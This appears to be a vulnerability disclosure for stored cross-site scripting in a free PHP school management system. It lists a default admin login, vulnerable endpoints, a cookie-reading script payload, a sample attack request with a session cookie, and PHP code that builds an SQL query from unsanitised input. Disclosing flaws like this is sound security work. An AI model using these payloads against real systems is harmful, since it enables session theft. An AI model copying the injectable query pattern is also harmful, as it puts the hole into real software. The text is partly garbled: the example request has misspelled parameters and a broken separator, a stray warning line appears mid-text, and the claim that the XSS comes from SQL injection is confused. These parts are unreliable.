gitgeniuss commit History

1 contributor

49 lines (32 sloc) | 1.29 KB ···

Advanced School Management System v1.0 by itsourcecode.com has Cross-site Scripting (XSS)

Vul_Author: Liyuan Ji

Login account: suarez081119@gmail.com/12345 (Super Admin account)

vendor: https://itsourcecode.com/free-projects/php-project/advanced-school-management-system-in-php-with-source-code/

Vulnerability url: ip/school/view/subject.php

Vulnerability location: ip/school/moudel/update_subject.php

[+] Payload: <script>alert(document.cookie)</script>


Tested on Windows 10, phpStudy

There is an exemple with alert:

```
GET /school/model/update_subject.php?
id=15&nama=%3Cscript%3Ealert(documant.cookie)%3C/script%3E$do=update_subject
```


```
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0(X11;Linux x86_64; rw:91.0) Gecko/20100101Firefox/91.0
Accept: */*
Accept-Language: en-Us,en;q-0.5
Accept-Encoding: gzip,deflate
Connection: close
Referer: http://192.168.1.19/school/view/subject.php
Cookie: PHPSESSID=5nicpveormjn86h3bf398fsem3
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

We click the subject interface and edit it.



ID	Subject	Action
1		Edit
2	Subject 2	Edit
3	Subject 3	Edit
4	Subject 4	Edit
5	Subject 5	Edit
6	Subject 6	Edit


XSS script that writes the burst cookie.



Subject

<script>alert(document.cookie)</script>

After we update, click subject again.




127.0.0.1

PHPSESSID=5nicpveormjn86h3bf398fsem3

We have obtained the cookie.

It can be seen from the source code that it is an XSS attack using SQL injection vulnerability.



警告: 您正在使用 root 帐户。有可能会损害您的系统。

```
<?php
include_once('../controller/config.php');
if(isset($_GET["do"])&&($_GET["do"]=="update_subject")){

        $id=$_GET['id'];
        $name=$_GET['name'];

        $sql="SELECT * FROM subject where name='$name'";
        $result=mysqli_query($conn,$sql);
        $row=mysqli_fetch_assoc($result);

        $id1=$row['id'];
        $name1=$row['name'];
```